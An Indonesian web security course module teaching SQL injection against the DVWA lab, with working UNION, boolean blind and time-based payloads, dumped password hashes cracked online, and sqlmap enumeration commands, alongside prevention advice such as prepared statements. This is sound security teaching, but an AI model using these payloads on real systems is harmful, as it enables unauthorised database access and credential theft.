

Daftar Isi Pembahasan Hari Pertama

- SQL Injection
- Directory Traversal Vulnerabilities
- File Inclusion Vulnerabilities

SQL Injection

Deskripsi

Suatu serangan SQL Injection terdiri dari penyisipan atau injeksi dari SQL query melalui input data dari klien ke aplikasi. Input data biasanya merujuk pada informasi yang diberikan oleh user melalui formulir web, parameter URL, atau inputan lainnya.

Dampak

Jika serangan SQL Injection ini berhasil, penyerang dapat memengaruhi atau memanipulasi operasi basis data yang dilakukan oleh aplikasi. Hal ini dapat mengakibatkan akses tidak sah ke data sensitif, perusakan atau modifikasi data, dan menjalankan eksekusi perintah SQL yang berpotensi merusak.

Contoh SQL Injection

```
"SELECT * FROM Users WHERE user='\" . $user . \"' and pass='\" . $pass . \"'"
```

Syntax tersebut digunakan untuk melakukan query ke sebuah tabel Users dalam suatu database dengan tujuan untuk mengambil data pengguna yang cocokd engan kombinasi nama pengguna (user) dan kata sandi (pass) yang diberikan.

Hal-hal yang dapat dilakukan oleh penyerang dengan SQL Injection

1. Membaca data sensitif
 - Jika SQL Injection attack berhasil, penyerang dapat membaca atau mengakses data sensitif yang tersimpan dalam database
 - Data sensitif yang dapat diakses yaitu informasi pribadi pengguna seperti nama, alamat email, kata sandi terenkripsi, nomor kartu kredit, dan lain-lain.
2. Memodifikasi data
 - Penyerang dapat memanipulasi data yang ada dalam database dengan menyisipkan perintah SQL yang sesuai. Mereka dapat mengubah atau bahkan menghapus data yang ada dalam database.
3. Eksekusi perintah tingkat admin di basis data
 - Serangan SQL Injection dapat memberikan penyerang berupa ak-
ses untuk menjalankan perintah SQL yang memiliki hak istimewa
tingkat admin atau mengendalikan basis data.
4. Eksekusi perintah shell

- Dalam beberapa kasus, jika sistem basis data dikonfigurasi dengan cara yang tidak aman atau jika penyerang memiliki pengetahuan tambahan tentang konfigurasi server, mereka dapat mencoba menjalankan perintah shell atau perintah sistem operasi yang dapat memberikan akses ke sistem yang lebih luas.
5. Membaca files
 - Dalam beberapa kasus, serangan SQL Injection dapat memungkinkan penyerang untuk membaca file di server yang mungkin berisi informasi sensitif, seperti file konfigurasi, file log, atau bahkan kode sumber aplikasi.

Cara identifikasi kerentanan web terhadap SQL Injection

1. Mencari input atau parameter apapun yang mungkin berinteraksi dengan basis data, termasuk header HTTP dan cookie:
 - Disini, kita harus melihat semua input dan parameter yang digunakan dalam aplikasi web, termasuk formulir, URL, parameter permintaan HTTP, header HTTP, dan data cookie
 - Kita juga harus perhatikan input apapun yang digunakan dalam query SQL atau operasi basis data
2. Memasukkan quotes atau semicolons sebagai nilainya
 - Penyerang sering mencoba memasukkan karakter seperti tanda kutip tunggal ('), tanda kutip ganda ("), atau titik koma (;) ke dalam input untuk melihat apakah aplikasi merespons kesalahan atau perilaku yang tidak diharapkan. Jika aplikasi web memberikan pesan kesalahan atau tidak berfungsi dengan benar saat karakter dimasukkan, maka termasuk indikasi kerentanan SQL Injection
3. Menggunakan tanda komentar di akhir jika diperlukan (#, -, /**)
 - Penyerang sering mencoba mengakhiri pernyataan SQL yang sah dengan tanda komentar seperti “#” (Untuk MySQL), “–” (untuk banyak basis data), ”/**/” (Untuk beberapa basis data)
 - Hal tersebut bertujuan untuk menghentikan kueri yang sah dan menyisipkan perintah SQL yang berbahaya
4. Mencari pesan error
 - Kesalahan yang diberikan oleh aplikasi web dapat memberikan petunjuk tentang kerentanan SQL Injection.

Pesan dari Error messages yang dapat kita ambil

- Masing-masing DBMS (Database Management System) memiliki error messages yang unik
- Mengenal DBMS yang digunakan membuat penyerang memiliki kemampuan untuk menyesuaikan serangan secara khusus ke DBMS tersebut.
- Cara mencegah serangan ke DBMS dari error messages:
 - Menyembunyikan error messages dari users

MySQL:

```
You have an error in your SQL syntax; check the manual  
that corresponds to your MySQL server version for the  
right syntax to use near '\'' at line 1
```

Oracle:

```
ORA-00933: SQL command not properly ended
```

MS SQL Server:

```
Microsoft SQL Native Client error '80040e14'  
Unclosed quotation mark after the character string
```

PostgreSQL:

```
Query failed: ERROR: syntax error at or near  
''' at character 56 in /www/site/test.php on line 121.
```

Figure 1: Error Message SQL

Serangan di DVWA dengan security level low

Disini, kita gunakan OS Kali Linux Task: Curi password dari users yang terdapat dalam database DVWA dengan menggunakan sql. Total users dalam database adalah 5 users dengan id dari 1 hingga 5.

Cara:

1. Cek IP dari DVWA di vm metasploitable menggunakan command
`ifconfig`
cari ip dengan awalan 192
2. Kita masuk ke website dvwa dengan url `http://ip_dvwa/DVWA/login.php`



A screenshot of the DVWA login page. It features a large DVWA logo at the top. Below it is a form with two input fields: "Username" and "Password", each with a corresponding text input box. At the bottom of the form is a "Login" button.

3. Kita lakukan login dengan username: admin dan password: password
4. Kita set **security level: low**
5. Kita masuk ke tab **SQL Injection**
6. Saat kita masukkan salah satu id, misal `id = 1`, maka akan terlihat seperti ini:
7. Kita bedah source codenya:

- Dari kode tersebut, apapun yang kita inputkan akan masuk menjadi query dan akan diproses. Sebab, isi dari variabel query:

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```

- Untuk mendapatkan password, kita gunakan syntax `union` untuk mengambil password dari `id = 1`

```
SELECT first_name, last_name FROM users WHERE user_id = '1'
UNION SELECT password, null FROM users -- ';
```

DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible.

1. Low - This security level is completely vulnerable and has been used as an example of how web application vulnerabilities may be exploited. It is used as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the developer that they have tried but failed to secure an application. It is used to demonstrate various exploitation techniques.
3. High - This option is an extension to the medium difficulty **practices** to attempt to secure the code. The vulnerability is similar to the medium level but requires more advanced exploitation, similar to various Capture The Flags (CTFs).
4. Impossible - This level should be **secure against all vulnerabilities**. Prior to DVWA v1.9, this level was known as 'high'.

Figure 2: LowSec

DVWA

Vulnerability: SQL Injection

User ID:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Navigation Menu:

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection** (selected)
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript
- Authorisation Bypass

Figure 3: SQLISec

Vulnerability: SQL Injection

User ID: Submit

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_Injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

Figure 4: SQLII

- Setelah itu, kita masukkan ke text input `User ID`
`1' UNION SELECT password, null FROM users -- ';`

Disini, attacker memasukkan syntax tersembunyi yang dibuat menjadi comment yaitu `UNION SELECT password, null FROM users -- ';`. Sehingga, apabila web rentan, maka union tidak akan terdeteksi.

8. Hasil serangan:

Vulnerability: SQL Injection

User ID: Submit

ID: 1' UNION SELECT password, null FROM users -- ';

First name: admin
Surname: admin

ID: 1' UNION SELECT password, null FROM users -- ';

First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname:

ID: 1' UNION SELECT password, null FROM users -- ';

First name: e99a18c428cb38d5f260853678922e03
Surname:

ID: 1' UNION SELECT password, null FROM users -- ';

First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname:

ID: 1' UNION SELECT password, null FROM users -- ';

First name: d78b6f30225cdc811adfe8d4e7c9fd34
Surname:

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_Injection
- <https://bobby-tables.com/>

9. Password tersebut dibuat dengan hashcode sehingga kita dapat generate hashcode tersebut di [crackstation.net](#)

Serangan di DVWA dengan security level medium

Task: sama seperti pada serangan low

- Cara:
1. Ubah difficulty serangan menjadi medium pada tab DVWA Security
 2. Buka tab SQL Injection dan lihat source nya

The screenshot shows the CrackStation website at <https://crackstation.net>. The main heading is "CrackStation". Below it is a banner for "Defuse.ca" and "Twitter". The main content area is titled "Free Password Hash Cracker". A text input field contains the hash "5f4dcc3b5aa765d61d8327deb882cf99". To the right is a reCAPTCHA verification box with the message "I'm not a robot". Below the input field is a table with one row:

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

[Download CrackStation's Wordlist](#)

Figure 5: SQLI3

The screenshot shows the DVWA Security page. On the left is a sidebar menu with various exploit categories: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored), CSP Bypass, JavaScript, Authorisation Bypass, Open HTTP Redirect, DVWA Security (which is highlighted in green), and PHP Info. The main content area has a heading "DVWA Security" with a lock icon. It says "Security level is currently: medium." Below this is a list of four levels: 1. Low - DVWA is completely vulnerable and has no security measures at all. 2. Medium - This setting is mainly to give an example to the user of bad security practices, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their security techniques. 3. High - This setting is an extension to the medium difficulty with a mixture of harder or alternative bad practices to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions. 4. Impossible - This level should be secure against all vulnerabilities. It is used to compare the vulnerable source code to the secure source code. Prior to DVWA v1.9, this level was known as 'high'. A dropdown menu shows "Medium" selected, and a "Submit" button is next to it. Below the dropdown is a text input field containing "Security level set to medium".

Figure 6: change diff

The screenshot shows two windows side-by-side. The left window is a browser displaying the DVWA SQL Injection interface with a sidebar menu and a form for entering an ID. The right window is a code editor showing the PHP source code of the script being exploited.

```

if( isset( $_POST[ 'Submit' ] ) ) {
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS['__mysqli_ston']), $id);

    switch ( $_DWA['SQL1_DB'] ) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
            $result = mysqli_query($GLOBALS['__mysqli_ston'], $query) or die('<pre>' . mysqli_error);

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row['first_name'];
            }
    }
}

```

>
>Dapat dilihat bahwa pada bagian pengeksekusian query hampir sama dengan diff low hanya saja pada \$id tidak ada tanda petik serta pengiriman data menggunakan _POST sehingga query yang akan di inject akan sedikit berbeda

3. Query yang akan di inject berupa:

1 UNION SELECT first_name, password FROM users

karena menggunakan UNION, maka jumlah kolom yang ditampilkan harus sama dengan query sebelumnya

query asli: first_name, last_name

query injeksi: first_name, password

4. Injek query yang sudah disiapkan melalui inspect

>Kenapa menggunakan inspect? karena field id berupa optian bukan textbox sehingga tidak dapat mengetik secara langsung

The screenshot shows the DVWA SQL Injection interface with an exploit injected into the ID field. To the right, the Firebug developer tools are open, specifically the 'Elements' tab, showing the DOM structure of the page. The 'ID' input field is highlighted, and the 'Value' tab of the element inspector shows the injected value.

tahapan inspect:

klik kanan, pilih inspect, klik icon kotak-kursor pada bagian pojok kiri atas jendela inspect, lalu klik field option id

The screenshot shows the DVWA SQL Injection page. On the left sidebar, under the 'SQL Injection' section, 'SQL Injection (Blind)' is selected. In the main area, there is a form with fields: 'User ID' (set to 1), 'First name: admin', and 'Surname: admin'. Below the form, a 'More Information' section lists several links related to SQL injection. To the right, the browser's developer tools are open, specifically the 'Elements' tab. The 'Selected' element is a dropdown menu with the value '1'. The 'Network' tab shows a request to 'index.php?username=admin&password='.

letakkan query kedalam value pada salah satu tag option

5. Tekan tombol Submit dan hasilnya akan keluar

The screenshot shows the DVWA SQL Injection page after the exploit has been submitted. The 'User ID' field now contains 'ID: 1 UNION SELECT first_name, password FROM users'. The 'More Information' section shows the resulting union query in the browser's address bar: 'http://127.0.0.1/DVWA/vulnerabilities/sqlinj/?username=admin&password=ID%3A%20UNION%20SELECT%20first_name%2C%20password%20FROM%20users'. The developer tools show the expanded query in the 'Selected' element, which now includes the entire union statement. The network tab shows the request to 'index.php?username=admin&password=' with the modified payload.

hasil injeksi dapat dilihat pada baris data setelah baris pertama (admin/admin)

first_name = first_name surname = password

6. Hash yang sudah didapatkan dapat didecrypt seperti pada diff low untuk mendapatkan password sebenarnya

Blind SQL Injection

Blind SQL Injection adalah jenis serangan SQL Injection yang mengajukan pertanyaan-pertanyaan true or false kepada database dan menentukan jaw-

bannya berdasarkan respons aplikasi.

Berikut adalah beberapa metode dari Blind SQL Injection:

1. Union Exploitation
2. Boolean Exploitation
3. Time Delay Exploitation
4. Error-based Exploitation
5. Out of Band Exploitation
6. Stored Procedure Injection

Union Exploitation

Operasi UNION digunakan dalam SQL Injection untuk menggabungkan hasil dari dua atau lebih query SQL dalam satu hasil yang dikembalikan oleh aplikasi web. Dengan memasukkan UNION SQL yang benar, penyerang dapat mencoba menggabungkan hasil dari query yang dieksekusi dengan hasil dari query tambahan yang mereka tentukan. Hasilnya adalah penyerang dapat melihat data yang seharusnya tidak mereka akses, seperti informasi pengguna, kata sandi, atau data sensitif lainnya yang disimpan dalam database.

Contoh query:

```
SELECT Name, Phone, Address FROM Users WHERE Id=$id  
  
-- Set $id to:  
-- 1 UNION ALL SELECT creditCardNumber, 1, 1 FROM CreditCardTable
```

Perlu diingat bahwa kata kunci ‘ALL’ digunakan untuk menggantikan ‘DISTINCT’ dan bahwa jumlah kolom dalam kedua bagian query harus sama.

Boolean Exploitation

Ekploitasi berbasis boolean mengacu pada penggunaan eksplorasi atau manipulasi operasi logika boolean dalam sebuah aplikasi atau sistem.

Contoh query:

```
SELECT field1, field2, field3 FROM Users WHERE Id='$Id'  
  
-- Set $id to:  
-- 1' AND '1='2  
-- Or,  
-- 1' AND ASCII(SUBSTRING(username,1,1))=97 AND '1='1
```

Time-based SQL Injection

SQL Injection jenis ini dilakukan dengan mengirimkan input berbahaya ke aplikasi web untuk mencari tahu informasi tentang basis data berdasarkan waktu yang diperlukan untuk merespons permintaan. Tujuannya adalah untuk

mengungkapkan informasi rahasia dari basis data secara bertahap, terutama jika aplikasi tidak memberikan respons langsung yang menunjukkan adanya kerentanan SQL Injection.

Contoh query:

```
SELECT * FROM products WHERE id_product=$id_product

-- Set $id_product to:
-- 10 AND IF(version() like '5%', sleep(10), 'false'))--
```

Lantas, bagaimana cara mengidentifikasi kelemahan SQL Injection? Terdapat hal-hal yang dapat dilakukan, di antaranya mencari parameter, cookies, maupun header HTML yang dapat diedit. Selain itu, dapat digunakan *tool* seperti SQLMap.

Berikut adalah beberapa pencegahan SQL Injection.

1. Hindari input oleh pengguna.

```
$id = $_POST[ 'id' ];

$id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

2. Gunakan statements yang telah disiapkan sebelumnya.

```
// was a number entered?
if(is_numeric( $id )) {
    // check the database
    $data = $db->prepare( 'SELECT first_name, last_name FROM users WHERE user_id = (:id) LIMIT 1' );
    $data->bindParam( ':id', $id, PDO::PARAM_INT );
    $data->execute();
    $row = $data->fetch();

    // make sure only 1 result is returned
    if( $data->rowCount() == 1 ) {
        // get values
        $first = $row[ 'first_name' ];
        $last = $row[ 'last_name' ];

        // feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

$someVariable = Input::get("some_variable");

$results = DB::select( DB::raw("SELECT * FROM some_table WHERE some_col = :somevariable"), [
```

- ```

somevariable' => $someVariable,
));

```
3. Gunakan *stored procedures*.
  4. Pastikan pengguna database memiliki *privilege requirement* seminimum mungkin.
  5. Gunakan *whitelist* untuk validasi input.

### Serangan di DVWA dengan security level low

Disini, kita gunakan OS Kali Linux Task: Menemukan kode yang tepat sesuai dengan versi dari sql database software melalui blind sql attack. Sebab, biasanya kalau syntax tidak sesuai akan muncul eror

Cara: 1. Cek IP dari DVWA di vm metasploitable menggunakan command

`ifconfig`

cari ip dengan awalan 192 2. Kita masuk ke website dvwa dengan url [http://ip\\_dvwa/DVWA/login.php](http://ip_dvwa/DVWA/login.php)



|                                      |                          |
|--------------------------------------|--------------------------|
| Username                             | <input type="text"/>     |
| Password                             | <input type="password"/> |
| <input type="button" value="Login"/> |                          |

3. Kita lakukan login dengan **username**: admin dan **password**: password
4. Kita set **security level**: low
5. Kita masuk ke tab **SQL Injection (Blind)**
6. Kita perhatikan source codenya:

```

<?php
if(isset($_GET['Submit'])) {
 // Get input
 $id = $_GET['id'];
 $exists = false;

```

**DVWA Security** 🔒

## Security Level

Security level is currently: **Low**.

You can set the security level to low, medium, high or impossible level of DVWA:

1. Low - This security level is completely vulnerable and has been used as an example of how web application vulnerabilities may be used as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the developer who has tried but failed to secure an application. It includes basic exploitation techniques.
3. High - This option is an extension to the medium difficulty **practices** to attempt to secure the code. The vulnerability is similar to exploitation, similar to various Capture The Flags (CTFs).
4. Impossible - This level should be **secure against all vulnerabilities** and requires source code to the secure source code.

Prior to DVWA v1.9, this level was known as 'high'.

Figure 7: LowSec

**DVWA**

## Vulnerability: SQL Injection (Blind)

User ID:

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_Injection](https://en.wikipedia.org/wiki/SQL_Injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://bobby-tables.com/>

**Navigation Menu:**

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection
- SQL Injection (Blind)** (highlighted)
- Weak Session IDs
- XSS (DOM)
- XSS (Reflected)
- XSS (Stored)
- CSP Bypass
- JavaScript

Figure 8: SQLBlind

```

switch ($_DVWA['SQLI_DB']) {
 case MYSQL:
 // Check database
 $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
 $result = mysqli_query($GLOBALS["__mysqli_ston"], $query); // Removed 'or die'

 $exists = false;
 if ($result !== false) {
 try {
 $exists = (mysqli_num_rows($result) > 0);
 } catch(Exception $e) {
 $exists = false;
 }
 }
 ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false :
 break;
 case SQLITE:
 global $sqlite_db_connection;

 $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
 try {
 $results = $sqlite_db_connection->query($query);
 $row = $results->fetchArray();
 $exists = $row !== false;
 } catch(Exception $e) {
 $exists = false;
 }

 break;
 }

 if ($exists) {
 // Feedback for end user
 echo '<pre>User ID exists in the database.</pre>';
 } else {
 // User wasn't found, so the page wasn't!
 header($_SERVER['SERVER_PROTOCOL'] . ' 404 Not Found');

 // Feedback for end user
 echo '<pre>User ID is MISSING from the database.</pre>';
 }
}
?>

```

- Dari kode tersebut, setelah kita menekan tombol **Submit** maka akan mengambil ID dari method **GET** lalu akan mengeksekusi query yang menampilkan `first_name` dan `last_name`.
7. Setelah kita menekan tombol **Submit**, maka alamat url menjadi:  
 > `http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1&Submit=Submit#`
8. Kita akan melakukan beberapa modifikasi dari alamat url tersebut:
- Kita ingin cek apakah terdapat `User ID: 1` pada database tersebut dengan cara: > `http://127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1' and 1=1 --'7&Submit=Submit#`
- Hasilnya:

The screenshot shows the DVWA interface with the URL `127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1' and 1=1 --'7&Submit=Submit#`. The main content area displays the message "User ID exists in the database." in red.

Url tersebut berarti `id=1` dapat dicari apabila nilai `1=1`  
 Apabila nilai `1=0`, maka hasilnya salah. Hal tersebut, dibuktikan dengan:

The screenshot shows the DVWA interface with the URL `127.0.0.1/DVWA/vulnerabilities/sql_injection/?id=1' and 1=0 --'7&Submit=Submit#`. The main content area displays the message "User ID is MISSING from the database." in red.

- Kita ingin mengetahui kata pertama dari data di database itu. Bisa dengan cara modifikasi pada inputan `User ID`, seperti ini:

`> 1' and (select substring(database(), 1, 1))="a" --'`

Maka hasilnya:

`! [SQLB4] (https://github.com/arsitektur-jaringan-komputer/Modul-Web-App-Security/blob/main/SQL%20Injection/SQL%20Injection%20Blind%20-%20Part%201/SQLB4.html)`

Lalu saat kita ubah jadi huruf lain, dengan:

`> 1' and (select substring(database(), 1, 1))="d" --'`

User ID:  Submit  
**User ID exists in the database.**

Maka hasilnya:

## Vulnerability: SQL Injection (Blind)

User ID:  tabase(), 1, 1))="d" -- . Submit  
**User ID exists in the database.**

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet.pdf>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://bobby-tables.com/>

Artinya: kata pertama dari id=1 pada database adalah d

- Kita ingin mengetahui kata kedua dari data di database. Bisa dengan cara modifikasi pada inputan User ID, seperti ini:  
`> 1' and (select substring(database(), 2, 1))="a" --'`

## Vulnerability: SQL Injection (Blind)

User ID:  abase(), 2, 1))="a" -- . Submit  
**User ID exists in the database.**

### More Information

- [https://en.wikipedia.org/wiki/SQL\\_injection](https://en.wikipedia.org/wiki/SQL_injection)
- <http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet.pdf>
- [https://owasp.org/www-community/attacks/Blind\\_SQL\\_Injection](https://owasp.org/www-community/attacks/Blind_SQL_Injection)
- <https://bobby-tables.com/>

`> Kita tebak dari a hingga z, mana huruf yang cocok. Jika cocok, maka huruf tersebut merupakan kata kedua dari User ID tersebut.`

## Serangan di DVWA dengan security level medium

1. Ubah difficulty serangan menjadi medium pada tab DVWA Security





Figure 9: change diff

2. Buka tab SQL Injection (Blind) kemudian inspect, pilih tab network, lalu klik submit
3. Pilih data teratas dan catat cookies dan raw requestnya >Pilih tab Cookies pada bagian bawah untuk melihat cookies yang ada



Pilih tab Request pada bagian bawah lalu tekan togle Raw untuk melihat raw request yang dikirimkan






Figure 10: network



catat dengan format yang sesuai pada gambar dibawah



4. Buka terminal dan jalankan command sqlmap berikut:


```
sqlmap -u "[url]" --cookie="[cookies]" --data="[request]" --dbms --batch
```

Sesuaikan command dengan data yang didapatkan sebelumnya

[url] = url dari laman DVWA yang saat ini dibuka

[cookies] = cookies yang telah di catat sesuai format

[request] = raw request yang telah dicatat sesuai format



Didapatkan daftar database yang ada pada server

```
[*] dvwa
[*] information_schema
```

5. Ubah command sqlmap sebelumnya menjadi:

```
sqlmap -u "[url]" --cookie="[cookies]" --data="[request]" -D dvwa --tables --batch
```

command di atas akan menampilkan tabel yang ada dalam database dvwa

